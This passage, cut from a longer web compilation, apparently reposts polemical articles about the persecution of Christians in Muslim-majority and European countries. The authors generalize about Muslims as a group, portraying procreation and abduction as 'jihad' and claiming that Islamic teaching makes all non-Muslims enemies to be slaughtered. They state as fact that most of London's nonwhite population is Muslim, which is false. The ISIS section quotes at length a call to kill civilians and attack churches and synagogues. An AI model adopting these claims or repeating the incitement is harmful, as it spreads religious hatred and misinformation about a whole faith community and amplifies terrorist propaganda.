> **On** Feb. 15, police informed us that an application had been filed by Laiba in the court of a magistrate in which she had claimed that she had converted to Islam of her own free will 'after being impressed with Islamic teachings.' We immediately went to the court where we saw our minor daughter surrounded by several policemen. We were not allowed to talk to her despite our repeated requests. The police later presented her before the magistrate where she reportedly repeated the contents of the application. She also sought to be sent to the Dar Ul Aman , which the magistrate admitted… It is a blatant lie that my daughter has changed her faith willingly. Whatever little religious education she has is from the church's Sunday school. She has had no interaction with Muslims, because she used to stay at home all day long to take care of me and her mother.

According to the family's attorney, "Laiba's case is yet another example of how sharia is invoked to undermine the age of a minor. In her statement before the magistrate, the girl claimed that she's an adult, but her official birth document states her age is 10 years and two months."

Muslim Attacks on Freedom: Apostates, Blasphemers, and Preachers

Pakistan: A Muslim judge sentenced a Christian man to **life in prison** for allegedly committing "blasphemy" against Muhammad on social media. According to a Feb. 9 **report**,

> Fanson Shahid, 56, had been beaten in his home in Lahore when arrested in March 2022 and tortured into confessing after he was accused of posting a derogatory remark about the prophet of Islam in a comment on a post that another Christian had shared, his wife said. The phone on which the Facebook comment was made had been stolen from him in 2019, she said.

The report **adds** that it is only on a technicality that the accused "lucked out" and was not handed a death sentence:

> Fanson Shahid was convicted under Section 295-C of Pakistan's blasphemy statutes, which calls for a mandatory death sentence for derogatory comments about Muhammad, but Chadhar cited as a 'mitigating circumstance' that the comment was posted 'only once.'

Uganda: Muslims **beat and torched** the home of Philemon Shuha, a 34-year-old Christian father of three, due to his evangelical work. According to his colleague, Titus, Muslims approached them on Jan. 30 and **said**, "Why did you give out Christian literature to our people? Have you come to kill Islam by converting our people? Today you can't go unpunished."

Titus fled, but they managed to grab Philemon. After mobilizing a group of Christians for assistance, Titus returned:

> e **arrived** at the scene of the incident, and the attackers fled in different directions. We found Shuha almost lifeless and unconscious and lying in a pool of blood. He had a deep cut on the right side of the head near the ear and blood coming from his right hand. He could not open his eyes.

They rushed him to a hospital. Later that night, sometime after 10:30 p.m., Titus received a phone call from Shuha's wife saying that an arson attack on her home was in progress: "**The** church members who were with me in the hospital urgently rushed to the home of Shuha using the church van, but upon arrival the house was on fire. We tried to put out the fire, but unfortunately a big portion of the house had been destroyed."

South Sudan: A Muslim man **beat and abandoned his wife**, a mother of seven children, for converting to Christianity during their stay at a displaced persons refugee camp bordering Sudan. "My husband told me, 'Why did you believe in Issa ? You are an infidel," before thrashing her, Hawa Abdalla, 44, **said**. According to the Feb. 14 **report**, 2,000 of the 9,000 refugees she lives with have also been persecuted for their Christian faith:

> The Christians who are fleeing the war in Sudan are facing persecution from Muslim refugees in both Darfur and the Wedwiel camp in South Sudan… he 2,000 refugees and internally displaced people in Sudan who have converted to Christianity from Islam all face the threat of persecution.

Muslim Attacks on Churches and Crosses

Mozambique: On Feb. 9—a Friday, when Muslims assemble at mosques and get riled against "infidels"—Islamic State militants **torched** several churches and Christian homes in Cabo Delgado. The report **adds** that, "although insurgents do not usually distinguish between Muslims and Christians, they have carried out attacks against specifically Christian communities, including cases where they separated people based on their religion, and executed Christians."

Another report states that on Feb. 12, Islamic State militants **torched** a Catholic mission in the town of Mazeze. **According** to its priest, who managed to escape, the Muslim terrorists,

> attacked and destroyed the mission buildings, particularly the presbytery, the church and the parish office, some of which were recently built, but without causing human casualties. Everything was machine-gunned, everything was razed, not even a single item of clothing remained.

Malawi: On Feb. 9—the same Friday—Muslims in Machinga went on a "**rampage** … burning to ashes a church and a house of a church minister. The Muslims claim Islam is under threat after Living Waters Church converted a number of Muslims to Christianity and joined the church." The report **adds** that "some church members were severely beaten up and undressed…"

France: On Feb. 2—another Friday—a Muslim man entered into and **desecrated** the St. John the Baptist Church in La Couronne. He removed up a large cross from off the altar and repeatedly swung it at a large statue of St. John. It was completely destroyed and the cross badly damaged. Police arrested the man at the scene. The parish priest, Fr. Sylvain, arrived and questioned the man as to his actions: "**I** told him what he did really hurt. He replied to me that he was acting in the name of Allah because it was not normal to have statues and that he had come to correct that." The priest **added** that,

> This act has spread a lot of violence, it is extremely painful. We feel sadness and revolt, but also a very strong feeling of insecurity and we hope that justice will do its job to prevent the irreparable from being committed.

The man was soon thereafter **released**—though he may need to undergo psychiatric therapy.

On Feb. 14, another Muslim man who had also been arrested for threatening a church and "**glorifying terrorism**," fled the hospital he was being treated in and was rearrested on a train platform. According to witnesses, he was heard **crying** "Dirty Christians, I'm going to kill you all! The first one who comes, I'll kill him; the first who speaks, I'll kill him!"

Separately, in Dordogne, **four large public crucifixes** (cavalries) spread out in separate towns were defaced with references to Islam.

One cross, built in the 1800s in a village of 146 people, had the word "Islam" and a crescent moon sprawled on it. Another had "Allah" on it. Yet **another** was spray-painted with, "Today is the land of infidels, tomorrow the land of Islam."

Responding to this latest act of anti-Christianism and Islamic supremacism, Quentin Marty, a Catholic farmer of land where one of these crosses was desecrated, **said**,

> It's despicable, sickening, childish… And it's a reflection of today's society. Everyone makes fun of everything. I am ignoring the sacrilege and I am not going to engage in hateful speech, but those who wrote this are imbeciles who do not respect the religion of our ancestors.

On the other hand, Thierry Niquot, a priest and administrator of an affected parish, **said** "There is no need to add fuel to the fire," and that accusing Muslims "must be avoided at all costs."

Several other churches and statues were attacked and desecrated in France throughout February, including **here** and **here**.

Germany: Soon after 5,000 "leftist" Germans demonstrated against the AfD, an anti-immigration political party, in the city of Hamm, the Church of Hamm was **spray-painted** with the Arabic words "Allahu akbar" (image above). As the Feb. 21 report points out, such is the "**gratitude**" the Germans received for marching against "anti-Islam" and "racism."

There were many other attacks, including arson, and desecration of churches in Germany throughout February; see, for examples, **here**, **here**, **here**, **here**, and **here**.

Italy: On Feb. 26, the Church of the Madonna in Vasto was broken into, vandalized, and plundered. According to the **report**,

> perpetrators furthermore left human excrement on the floor of the church. The parish priest expressed his shock and disgust about this gesture of degradation and disrespect. It is not the first time that the churches of Vasto have been the target of vandals and petty thieves.

Nor is it the first time a European church in an area with a large Muslim presence gets **smeared with feces**.

Lebanon: Three people, two of whom are Syrian "refugees," were arrested for **vandalizing and plundering** 10 churches in Mount Lebanon and Beirut. After adding that "These arrests come after several crimes were reported at the start of the year," the **report** cites six churches that were attacked between just Jan. 15 and 24.

Artsakh: Despite claiming that it will not desecrate ancient Christian heritage sites in Artsakh, Azerbaijan continue to deface churches. According to a Feb. 6 **report**,

> Vankasar Church, a world-renowned historical and cultural monument, stands proudly in the ancient cradle of Artsakh, a region marked by deep history and rich heritage. … With deep concern, we learned about the recent malicious actions of Azerbaijani vandals who attacked the Vankasar church. Shocking footage has surfaced revealing that the sacred cross, a symbol of faith and spirituality, has been removed, leaving a heartbreaking void in the integrity of this revered relic.… This act of vandalism represents not just an attack on stones and mortars, but a deliberate attack on the soul and heritage of a nation. It is imperative that the international community mobilizes to condemn these barbaric acts and urge Azerbaijan to respect international conventions protecting cultural and religious sites.

Turkey: After transforming the Hagia Sophia—originally one of Eastern Christianity's oldest and grandest cathedrals—into a mosque, authorities have targeted yet another iconic Christian

monument, the Chora Church, for transformation into a mosque. According to a Feb. 6 **report**,

> The conversion of Hagia Sophia, a UNESCO World Heritage Site and a powerful symbol for the world's Orthodox Christians, sparked an international outcry and caused an additional strain in tense ties between Athens and Ankara. Chora Church, or Church of the Holy Savior, is another emblematic monument listed among the masterpieces of UNESCO's World Heritage List.... Chora Church was the first to be looted when the Ottomans conquered the city in 1453 and was converted into a mosque under Sultan Bayezid II in the early 16th century, when it was renamed Kariye Camii and a minaret was added to the structure. The building was designated a museum by the Turkish government in 1945.

Chora Church is set to open as Kariya Mosque for Muslim worshippers by **May, 2024**.

***Raymond Ibrahim**, author of* **Defenders of the West**, **Sword and Scimitar**, **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

SOURCE: RAYMOND IBRAHIM AND **GATESTONE INSTITUTE**

Impregnating Infidels: Another Form of Jihad

MARCH 27, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Because larger numbers often equal more power and influence, Muslims have long made clear that the act of procreating is a **form of jihad** against their enemies.

Thus, in the U.K., "Muslim … fanatics plan to take over Britain by having more babies and forcing a population explosion," a 2008 **report** revealed. "The swollen Muslim population would be enough to conquer Britain from inside." Today, nearly 70 percent of London — the capital of "Merry Old England" — is nonwhite, most of which is Muslim.

There is, however, an even more depraved and largely overlooked way that Muslims go about waging this "procreation" jihad — a way of killing two birds with one stone: seize and seed non-Muslim women with Muslim babies, thereby depleting the infidels' ranks of women and the non-Muslim babies they might have birthed, while simultaneously increasing both for Islam.

In Egypt, countless Christian girls have been abducted under this logic. Interestingly, this is largely the same way human traffickers operate in the West — but in the Muslim world, law enforcement is not on the victims' side.

Consider the recent and ongoing case of **Irene Ibrahim Shehata**, a 21-year-old second-year medical student at Assyut National University who disappeared on January 22. Her family says Egyptian authorities know exactly where she is — and who took her — but have been giving them the runaround. Moreover, "the data of the religion field on her ID was unwillingly changed to Muslim," the family's lawyer said, adding, "It is another way to force families to give up."

Like many other Christian families with missing daughters in Egypt, the Shehatas insists that an elaborate Muslim network — aided by a complicit State Security — is behind Irene's abduction.

This is not mere paranoia. In 2017, an ex-kidnapper who "admits he was in a network actively targeting Coptic girls for years before he left Islam" **explained** how this systematic and sophisticated process works in Egypt:

> A group of kidnappers meets in a mosque to discuss potential victims. They keep a close eye on Christians' houses and monitor everything that's going on. On that basis, they weave a spider's web around .... I remember a Coptic Christian girl from a rich, well-known family in Minya. She was kidnapped by five Muslim men. They held her in a house, stripped her and filmed her naked. In the video, one of them also undressed. They threatened to make the video public if the girl wouldn't marry him.... The kidnappers receive large amounts of money. Police can help them in different ways, and when they do, they might also receive a part of the financial reward the kidnappers are paid by the Islamisation organisations. In some cases, police provide the kidnappers with drugs they seize. The drugs are then given to the girls to weaken their resistance as they put them under pressure. I even know of cases in which police offered help to beat up the girls to make them recite the Islamic creed. And the value of the reward increases whenever the girl has a position.

Although such networks have been around since the 1970s, they reached their "highest levels now, in the era of President Sisi," the former kidnapper added.

This phenomenon prevails wherever Christian minorities live alongside Muslims.

In Nigeria, for instance, which is split roughly evenly between Muslim and Christian populations, thousands of Christian girls have been abducted, forced into Islam, married off, and forced to bear children destined to become future jihadists. As the Hausa Christian Foundation of Nigeria, a human rights group, **explained**:

> The moment these girls are abducted, they are subjected to all manners of evil just to take control of their minds. , these girls will only do everything they are asked to do. While the parents fight for the release of their daughters, these abductors continue to sexually abuse these girls, their food, drinks, clothes, where they sleep, perpetually evoke evil spirit upon them to the point that these girls completely lost their minds and never think of going back to their home. Usually, the moment a Christian girl is abducted, they ensure that they get married to her within one or two weeks. She will be sexually abused even before the marriage to make the parents give up on her when she becomes pregnant.
>
> The incessant kidnapping of the Christian girls and the forceful conversion to Islam is another form of Jihad in the 21st Century. They have two major aims for doing that: To inflict pain on the parents of the girl and the Christian community; and to impregnate the girl to add to their claims that Islam is the fastest-growing religion in the world. They are doing it on purpose.

Then there's Pakistan — yet another Muslim-majority nation where the kidnapping, rape, and forced conversion of Christian girls is endemic. Just last month, a **10-year-old** was abducted and forcibly converted to Islam. As the Asian Human Rights Commission **said** in a 2011 report:

> The situation is worse with the police who always side with the Islamic groups and treat minority groups as lowly life forms. The dark side of the forced conversion to Islam … also involves the criminal elements who are engaged in rape and abduction and then justify their heinous crimes by forcing the victims to convert to Islam. The Muslim fundamentalists are happy to offer these criminals shelter and use the excuse that they are providing a great service to their sacred cause of increasing the population of Muslims.

Even in Indonesia, often hailed as a "moderate Muslim" nation, "Influential leaders are literally training young men to target Christian girls to impregnate them." According to one **report**:

> They target them to try and sort of diffuse the spread of Christianity because the family of the Christian girl is so ashamed … they're forced into marrying that daughter into a Muslim family.… and the Muslims who are being trained to do this, they understand that. That's why they're doing that.… Once girls are married into the Muslim families, they're often cut off from or abandoned by their families and they face even more difficult circumstances. In some cases, girls are the second or third wife of their persecutor and they have few freedoms.

Not only is the abduction and impregnation of Christian girls an atrocity in itself, but it is one of the overlooked reasons that one-third of Earth's population is **set to be Muslim by 2070**.

SOURCE: **RAYMOND IBRAHIM**

Sharia Law Dehumanizes Women

MARCH 27, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Clare Lopez | **Liberato**

We're all still dealing with the abominations committed by HAMAS and civilian Gazan jihadis on October 7, 2023. Israelis will be dealing with the horrors perpetrated against their women and girls for the rest of their lives. In fact, we should not, must not forget. Not now, during the month of March, which is Women's History Month, and not ever. The theme running through all of this month's articles is the dehumanization of women that seems hard-wired into Islamic Law (sharia)—or at least the way sharia culture is inculcated into the men who grow up under its influence.

"New Report Details '**Sadistic Sex Crimes**' Perpetrated by Hamas on October 7, Forced Families to Witness Rapes" by Margaret Flavin at *Gateway Pundit*, February 21, 2024

"A UN envoy says there are 'reasonable grounds' to believe **Hamas committed sexual violence** on Oct. 7" by Edith M. Lederer at *AP News*, March 4, 2024

"A **'male' humanoid robot** was unveiled in Saudi Arabia. It then inappropriately touched a female reporter", by Joshua Zitser at *Business Insider*, March 12, 2024

- So, in Saudi Arabia, even the robots treat women like sexual objects – seems we need to wonder about the algorithms programmed into them!

"Document Shows **Iranian Protester Raped Before Murder**" by Nika Shakarami at *Iran International*, February 21, 2024

- The *Iran International* Iranian dissident group, that produces TV programming and published articles from its London headquarters, seems able repeatedly to breach the servers of official Iranian regime agencies. Here, the group has obtained a trove of documents from inside the Iranian judiciary. This report documents a "state sanctioned campaign of sexual violence" against protesters during the "Women, Life, Freedom" protests that swept through Iran following the murder of Mahsa Amini by Iranian police in 2022. Sexual violence against Iranian dissidents and protesters, both male and female, has been a recurring abuse documented throughout the now 45-year rule of the Islamic Republic of Iran.

"ISIS caliph al-Baghdadi's wife says he had **sex slaves, child bride**" by Robert Spencer at *Jihad Watch*, February 24, 2024

- As Robert Spencer writes here, because according to Islamic tradition, Muhammad took a child bride and consummated the marriage when she was only 9 years old, this sort of behavior has been accepted across the centuries in sharia societies to this day. The question from the civilized world has to be, "even if the faith allows it, why would anyone *want* to behave this way?"

"Protesters: **Afghanistan now most dangerous for women**" by Fidel Rahmati at *The Khaama Press News Agency*, March 8, 2024

- Aside from the chaotic U.S. retreat out of Kabul in August 2021, perhaps this might have something to do with the **2004 Afghan constitution**—written under the supervision of the U.S. Department of State's Noah Feldman (himself a Harvard Law School protégé of then Dean, now current U.S. Supreme Court Justice Elena Kagan). The first three Articles of that constitution clearly place Afghanistan under rule of Islamic Law (sharia).

"**Incorporating Sharia Law into European Legal Systems** vs A State in India Bans Sharia" by Uzay Bulut at *Gatestone Institute*, March 4, 2024

- How is it that the State of Uttarakhand in India has approved legislation that bans discrimination against women based on Islamic Law (sharia) while, across many parts of post-Christian and ostensibly secular Western Europe, sharia councils (or Islamic legal courts) increasingly are permitted to operate?

SOURCE: **LIBERATO**

Islamic State Calls for Beheading and Burning of Every Western Civilian

MARCH 6, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

On Jan. 4, 2024, the Islamic State (ISIS or IS) claimed the terror attack on Kerman, Iran, where 100 were killed on Jan. 3. In the same audio **recording**, titled "**And Kill Them Wherever You Find Them** ," IS unwittingly underscored the rigidity of Islam, and how some of its demands may appear counterintuitive to even "radical" Muslims.

The statement begins with a predictable encomium to jihad and the importance of ***al-wala' wa'l-bara'*** (love for Muslims and hate for non-Muslims). It then moves on to "the crimes of murder and ugly massacres perpetrated by the Jews against the Muslims of Gaza."

While also predictably denouncing the Jews as "one of the sects who holds the most animosity to Muslims," the statement urges a more focused jihad, one not based on modern or secular priorities—such as human, national, or territorial rights—but rather jihad in keeping with Islam's worldview:

> The battle with the Jews is a religious one and not a national or populist one! It is not a battle for land, soil, or borders! In fact, it is a war that is legitimized by the Book and the Sunnah, and not through national rules or jahiliyah laws. A Muslim fights the Jews because they have committed kufr against Allah Almighty, they have fought His prophets, and have held animosity toward Muslims.

Thus, Muslims must fight Jews for no less a reason than that Jews reject Islam. This, of course, is very consistent with Islamic doctrine: Muslims must hate, fight, and subjugate all non-Muslims "until all religion is Allah's (Koran 8:39)."

IS especially emphasized that true jihad has nothing to do with either national (Palestinian) identity or territory:

> he purpose of battle is to impose tawhid for Allah and upholding His word. This purpose has been absent from the latest battle in Gaza, and was very apparent in the official speeches and declarations made by the leaders of the various groups. The battle from its beginning to its end is being fought over soil, and a country that they have made into a reason to spill blood for!

Thus, Muslims must not support the Palestinian Authority, because the PA does not represent Islam, but rather national secularism. As the statement goes on to say:

> Islam is what granted Palestine its place, and land has no value if it was not to be ruled by the Shar'iah of the Merciful, whether it was to be ruled by 'Abbas or Dahlan, and it will all be the same whether Gaza and the West Bank are ruled by America's allies or Iran's allies.... O fighter: Know that Allah only commanded you to fight for His sake, and a fight for His sake can only be in the light of the divine Shari'ah, establishing its rule and lifting its banner. The fight cannot be for national legitimacy, and the kufr covenants of the United Nations.

Even the very idea of "Palestinian liberation" is a farce said the IS statement:

> his interpretation of liberation itself requires liberation. Liberating a land does not mean to free it from one secular government in favor of a democratic one, and it does not mean releasing it from a Jewish constitution only to be governed by a Palestinian constitution, for the laws that govern Palestine and the Jewish statelet are one, they are man made and all such governments are alike to the Almighty Allah. A land not ruled by Islamic Shari'ah is not liberated even if all Jews and invaders leave it. In fact, it is still a captive of kufr laws, and international jahiliya codes.

Due to its Shia nature, IS also condemned Iran, which it had bombed a day earlier, as a false Muslim entity—just as evil and devious as Israel, America, etc. If Iran does not uphold true Islam, the Sunni terror group argues, why should any Muslim root or fight for it?

> Forging an alliance with the Rafidah is a mistake made by the Brotherhood since they were bewitched by the shirk of the Iranian Revolutions. This bewitchment reached its peak in the last few years and was manifested by the Palestinian factions throwing themselves into Iran's lap, and announcing what they called "The Axis of Resistance" and "The al-Quds Axis." In doing so, the Palestinian factions allowed Iran to take center stage on the Palestinian scene, making them appear like the saviors and defenders of Palestine.... The Rafidah have waged war upon Islam past and present. Their expansions plans, their projects, and their plots against Muslims are no less dangerous and spiteful than those of the Jews or Crusaders...

Not only are the Shia of Iran false Muslims, but so too are the rulers of most Sunni nations:

> The war against Gaza has again revealed the truth about the Arab tawaghit who rule over Muslim lands, in Egypt, Jordan Lebanon, the Gulf countries and others, that they are part of the Jewish-Crusader war against Muslims. They are not only their allies in the war against Gaza, but have been for years in their previous wars against Afghanistan, Yemen, Iraq, Sham, and others. Allah Almighty identified and determined the law about these people when He said: "O believers! Take neither Jews nor Christians as guardians—they are guardians of each other. Whoever does so will be counted as one of them. Surely Allah does not guide the wrong-doing people ." The Arab governments and militaries that are allied with and loyal to the Jews and Christians are one with them, and fighting them in jihad is an obligation upon Muslims exactly like fighting the Jews and Christians. In fact, we assert that, today, the battle with the Jews today is really a battle with the allies of the Jews more so than with the Jews themselves...."

So what is the Islamic State's solution? Wage random and horrific terror attacks on all of the above (Note: readers are urged to read the following excerpt especially close):

> Lions of Islam: Chase your preys whether Jewish, Christian or their allies, on the streets and roads of America, Europe, and the world. Break into their homes, kill them and steal their peace of mind by any means you can lay hands on. Understand that you are the arm of the Islamic State hitting in the kuffar's homelands, and are avenging the Muslims in Palestine, Iraq, Sham, and other Muslim countries. Solidify your plans and diversify the attacks: detonate explosives, burn them with grenades and fiery agents, shoot them with bullets, cut their throats with sharp knives, and run them over with vehicles. A sincere person will not lack the means to draw blood from the hearts of the Jews, the Christians, and their allies, and thus ease the suffering in the hearts of the believers. Come at them from every door, kill them by the worst of means, turn their gatherings and celebrations into bloody massacres, do not distinguish between a civilian kaffir, and a military one, for they are all kuffar and the ruling against them is one.... Intentionally seek easy targets before hard ones, civilian targets before military one, religious targets like synagogues and churches before others, for this will satisfy the soul and will demonstrate the characteristics of the battle, as our battle with them is a religious one and we kill them wherever we come upon them in response to Allah Almighty's command.

As counterintuitive as the above assertions may seem, they do, alas, comport with Islamic teaching: *all* non-Muslims are enemies to be terrorized and slaughtered; national and territorial disputes are and always have been superfluous.

SOURCE: **RAYMOND IBRAHIM**

‘They Hate Us!’ The Muslim Persecution of Christians, November 2023

DECEMBER 26, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

The following are among the abuses and murders inflicted on Christians by Muslims throughout the month of November 2023.

The Muslim Slaughter of Christians

Pakistan: A Muslim man murdered a young Christian because he was “**driven** by a strong hatred for Christians and Jews.” On Nov. 9, around 3 a.m., Muhammad Zubair broke into a Christian household while everyone was asleep. After opening fire on Farhan Qamar, 20, the youngest of four siblings, the intruder held the entire family hostage at gunpoint for nearly 40 minutes, preventing them from going near the fatally injured youth. **According** to the slain man’s father, Ul Qamar,

> My son was struggling for his life, bleeding profusely from the bullet wounds, but his murderer, Muhammad Zubair, did not allow us to even give him some water, let alone comfort him. He repeatedly called us 'Jews' as he cursed and waved his weapon at us. We all watched helplessly, pleading with him to leave, but he wouldn't go.... pointed the gun towards my wife and ordered her to unlock the main gate. He sat on his motorcycle that was parked outside, fired three shots in the air with his pistol, and shouted, 'Allahu Akbar ' two-three times before speeding away.

Once Muhammad left, the family gathered around their blood-soaked son and brother and started crying for help, but "**None** of our neighbors intervened even after they heard the first three shots fired on Farhan by Zubair." Farhan died en route to the hospital; doctors confirmed that they could have saved him had he been brought to them even a few minutes earlier. According to the **report**,

> Zubair had never hidden his hatred for Christians, but his behavior worsened after the Israeli-Palestinian conflict erupted into war in Gaza last month... Several Christian families fled the village after Muslims beat two Christian brothers, Aqib Javed and Asher Javed, for reportedly expressing support for Israel.

When the murder was first reported, the family withheld the religious element because they "feared backlash from local Muslims," **said** the father:

> We have been keeping quiet because we did not want the religious leaders to think that we are giving our son's murder a 'religious color,' but this is the truth... We want to see Farhan's killer punished in accordance with the law. If we are unable to find good legal representation, I fear the murderer will be let off, and then no Christian will be safe in this village. Please help us.

Mozambique: Muslim terrorists raided a Christian village in the terrorism-plagued Cabo Delgado region, **killing four**. The Islamic State later claimed the attack, according to one **report**,

> Through propaganda channels, the group assumed that the attack on the 'Christian village' took place on Friday November 10, using machine guns by 'soldiers of the caliphate.' The attack took place during a ceremony in preparation for a female initiation ritual that was scheduled for Sunday November 12, with the terrorists entering the camp, firing bursts of gunfire.

Nigeria: A few November headlines from the ongoing jihadist-genocide of Christians in the African nation follow:

- **At Least 10 Christians Slain in Taraba State**
- **Kidnapped Pastor Killed in Nigeria after Ransom Payment**
- **Terrorists Kill Christian, Kidnap 25 Others in Northern Nigeria**
- **Pastor Slain, Wife Kidnapped in Kaduna State**
- **Pastor's Wife Shot Dead in Taraba State**

General Muslim Violence and Hostility against Christians

Ireland: On Nov. 23, a Muslim man of Algerian origin **knifed** a group of preschool children attending Saint Mary's, a private Catholic primary school in Dublin, as the children were leaving school around 1:30 pm. Three children—two girls and a boy aged between 5 and 6—and a care assistant who tried to defend them, were stabbed in the assault. Knifed near the heart, a 5-year-old girl was critically injured and, as of the last **reporting** from December, remains hospitalized in critical condition. According to one **report**, "The motivation behind the attack remains unclear; however, considering the assailant's background and the specific target being children leaving from a well-known Irish Catholic primary school, an anti-Christian motive seems not unlikely." Although the Algerian had a prior criminal record, his order of deportation was revoked and in 2014 he was granted Irish citizenship. On the evening of the night of the stabbing, angry Irish citizens took to the streets and rioted.

Greece: On Nov. 11 in the town of Colonos, a 38-year-old Muslim man of Afghan origin **knifed** a 56-year-old Egyptian because the latter had converted to Christianity. The new Christian was stabbed in the head (temple area) and in one of his hands. The victim **told** police, who arrived on the scene and arrested the knife-wielding Afghan, that he was attacked "because he was a Muslim and was baptized a Christian."

Nigeria: "Islamic police (Hisbah) responsible for enforcing Sharia law in northwest Nigeria," a Nov. 24 **report** relates, "recently harassed, and stopped five Christian girls from going to church in Kano State":

> The Christian girls were walking to Evangelical Church Winning All (ECWA) when Hisbah Police stopped the girls and asked them to dress like Muslims. When the girls refused, one of the officers told them they would be punished if they went to the church. The girls were released after standing in the sun for three hours, and after the church service ended.

One of the five girls, Mary, **said** that the Muslim officers told them that they were being targeted because "Israel is killing our sisters in Gaza. If we like, we will kill you, too."

Uganda: A Muslim man set his wife **on fire** for becoming Christian. Although Hajara Namwase, a 32-year-old mother of three children, had embraced Christ back in May, she kept it secret from her husband, Musa Kalele, 42. On Oct. 17, however, he returned unexpectedly from South Sudan, while she was still away at church. She rushed home. "I got scared upon seeing him," Namwase **said** "because I had some gospel tracts and a small New Testament Bible which I could not hide." On seeing the Christian items, her husband "**became** furious, left the room and returned with a container of gas… He took some bedsheets, covered them around my body and then removed me out of the house. He forced me to lie down. He took the petrol, then poured it on me and thereafter took a matchbox, lit it, and the fire began burning me up." Her daughter alerted neighbors who managed to rescue and take her to a hospital. Her husband has since fled to South Sudan. According to the **report**,

> Namwase said she is worried about where she will stay after her release , as all her relatives are Muslims, and what will become of her children, ages 4, 6 and 9, who have come under the care of their paternal grandmother. Still hospitalized in Kampala, Namwase has third-degree burns on much of her body, with nerve damage and multiple red spots on her skin…

Separately in Uganda, on Nov. 13, a gang of Muslims severely **beat** two Christians, following the victims' presentation during an interfaith debate between Muslims and Christians held at a church. During their presentation, the two Christians, Musa, 32, and Swidiki, 27, quoted from both the Bible and Koran to argue that Muhammad was a false prophet and that Christ was the truth. Before they had even finished, Muslims grew rowdy and forced the Christians to flee to a nearby Christian's house. Two hours later, when the coast seemed clear, the two Christians emerged from hiding and began their trek home on motorcycle. Before long, a group of Muslims emerged from the darkness and stopped the travelers. Then, **according** to Swidiki, they began crying, "Allah Akbar, these are the enemies of our prophet, Muhammad, as well as our religion. Kafir ! Kafir!" The Muslims broke their motorcycle "to pieces and tore up" their Bibles and other Christian literature. "Thereafter they started beating us badly with blunt objects that led to the fracturing of Musa's right leg. Two of the attackers held me tightly and beat me with sticks as four others

were beating Musa and stepping on him while he was lying down in the middle of the road." Before the thrashing had reached a lethal level, a taxi arrived; its flashing headlights prompted the terrorists to flee. Christians, including a pastor who recognized one of the men, rushed them to hospital.

Egypt: On Nov. 6, Coptic Solidarity, a human rights organization centered in Washington, D.C., submitted a comprehensive **report** to the UN Special Rapporteur on Freedom of Religion or Belief, Ms. Nazila Ghanea. Titled, "Advocacy of Hatred Based on Religion or Belief," it traces the history and origin of the hatred and discrimination for Egypt's indigenous Christians, the Copts, and how this animus has even made its way into Egypt's Constitution and classrooms. A few excerpts from the lengthy **report** follow:

> The status of Egypt's indigenous Copts has been one of subservience and systematic discrimination for centuries. Copts suffer the double injustice of living under systematic discrimination by the Egyptian government, and also from regular members of Egyptian society who attack Copts and their properties with impunity. The reality for Copts in Egypt is one of life as second-class citizens.
>
> The Coptic people are an ethnoreligious population that identifies as the descendants of ancient Egyptians and civilization. Since the Arab invasion in mid seventh century, rulers have treated the Coptic population with various degrees of discrimination and persecution that ranged from radical increase in taxes to full-scale massacres. Most of the native population converted to Islam over six centuries to escape the jizya and humiliations of dhimmi status. The term 'Copt' came to define the native Christian population that had not converted to Islam....
>
> The primary vehicle for instilling hatred based in legal and policy frameworks that results in intolerance, discrimination, and violence based on religion is through the establishment of religion. In Egypt, the Constitution includes articles guaranteeing freedom of religion and criminalizing discrimination based on religion. Yet, the second article of the Constitution states that 'Islam is the religion of the state...and the principles of Islamic shari'a are the main sources of legislation.'
>
> These statements are antithetical since shari'a repudiates religious freedom. Additionally, it is founded on non-equality—the superiority of the Believer (a Muslim) over a Non-believer (and also the superiority of men over women), and it actually proscribes discrimination and persecution of minority faiths. All the constitutional articles are to be interpreted in light of and in submission to Article 2. In short, the Egyptian government cannot implement contradictory principles.... Egypt's educational curricula and schooling system are permeated with discriminatory teachings.

Muslim Attacks on Christian Churches

Austria: On Friday, Nov. 24, a 29-year-old Muslim refugee of Syrian background **wreaked havoc** inside Kepler Church in Vienna, including by violently tearing a Madonna statue from its anchorage. According to one **report**,

> The refugee also took a wooden cross from the church. Through witness statements and analysis of video surveillance, the migrant was found in the immediate vicinity of the church and temporarily arrested. He was released on the orders of the Vienna public prosecutor's office. The stolen wooden cross was brought back to the church by a woman. According to police, there is uncertainty about the Syrian's motive, but they can supposedly rule out a political or religious motive.

Two days later, on Sunday, Nov. 26, the same Muslim man (though most reports fail to make this connection) **disrupted** mass inside Saint Stephen's Cathedral, Vienna's most celebrated place of worship. He repeatedly screamed and jumped over the barrier surrounding the main altar. On the following day, Nov. 27, he returned to the cathedral. After he was discovered by two security guards, the Muslim "**went** crazy and threatened to slit the two employees' throats with a screwdriver…"

According to another **report**,

> After one of the two called the police, the 29-year-old fled. Police arrested the man on Stephansplatz and confiscated the screwdriver. The motive is still unclear. An interrogation has not yet been possible due to the accused's aggressive behavior. He was taken to a prison by order of the Vienna public prosecutor's office.

